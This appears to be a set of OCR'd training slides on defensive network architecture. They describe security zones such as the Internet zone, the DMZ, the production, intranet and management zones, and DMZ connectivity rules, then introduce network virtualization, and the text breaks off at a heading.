
Network Security Zoning

- Network security zoning mechanism allows an organization **to manage a secure network environment** by selecting the appropriate security levels for different **zones of Internet** and **Intranet networks**
- It helps in effectively monitoring and controlling **inbound and outbound traffic**

Examples of Network Security Zones

Internet Zone	An uncontrolled zone **outside the boundaries** of an organization
Internet DMZ	A controlled zone that **provides a barrier** between internal networks and the Internet
Production Network Zone	A restricted zone that strictly **controls direct access** from uncontrolled networks
Intranet Zone	A controlled zone with **no heavy restrictions**
Management Network Zone	A secured zone with **strict policies**


Notes: ______________________________



Network Segmentation Example: Demilitarized Zone (DMZ)

- A computer subnetwork is placed between the organization's private network such as a **LAN**, and an outside public network such as the **Internet**, and acts as an additional security layer

- Contains the servers that need to be accessed from an outside network
  - Web servers
  - Email servers
  - DNS servers
- DMZ configurations
  - Both **internal** and **external** networks can connect to the DMZ
  - **Hosts** in the DMZ can connect to external networks
  - But hosts in the DMZ can not connect to internal networks



Secure Network Administration Principles: Network Virtualization (NV)

- Network Virtualization is the process of **combining all the available network resources** and allowing network administrators to share these resources amongst the network users using single administrative unit


- This is done by splitting up the available bandwidth into **independent channels**, which can be assigned or reassigned to a particular server or device in real time

- This allows each network users to access all of the available network resources (files, folders, computer, printers, hard drives, or other resources) from their computer

Why Network Virtualization?

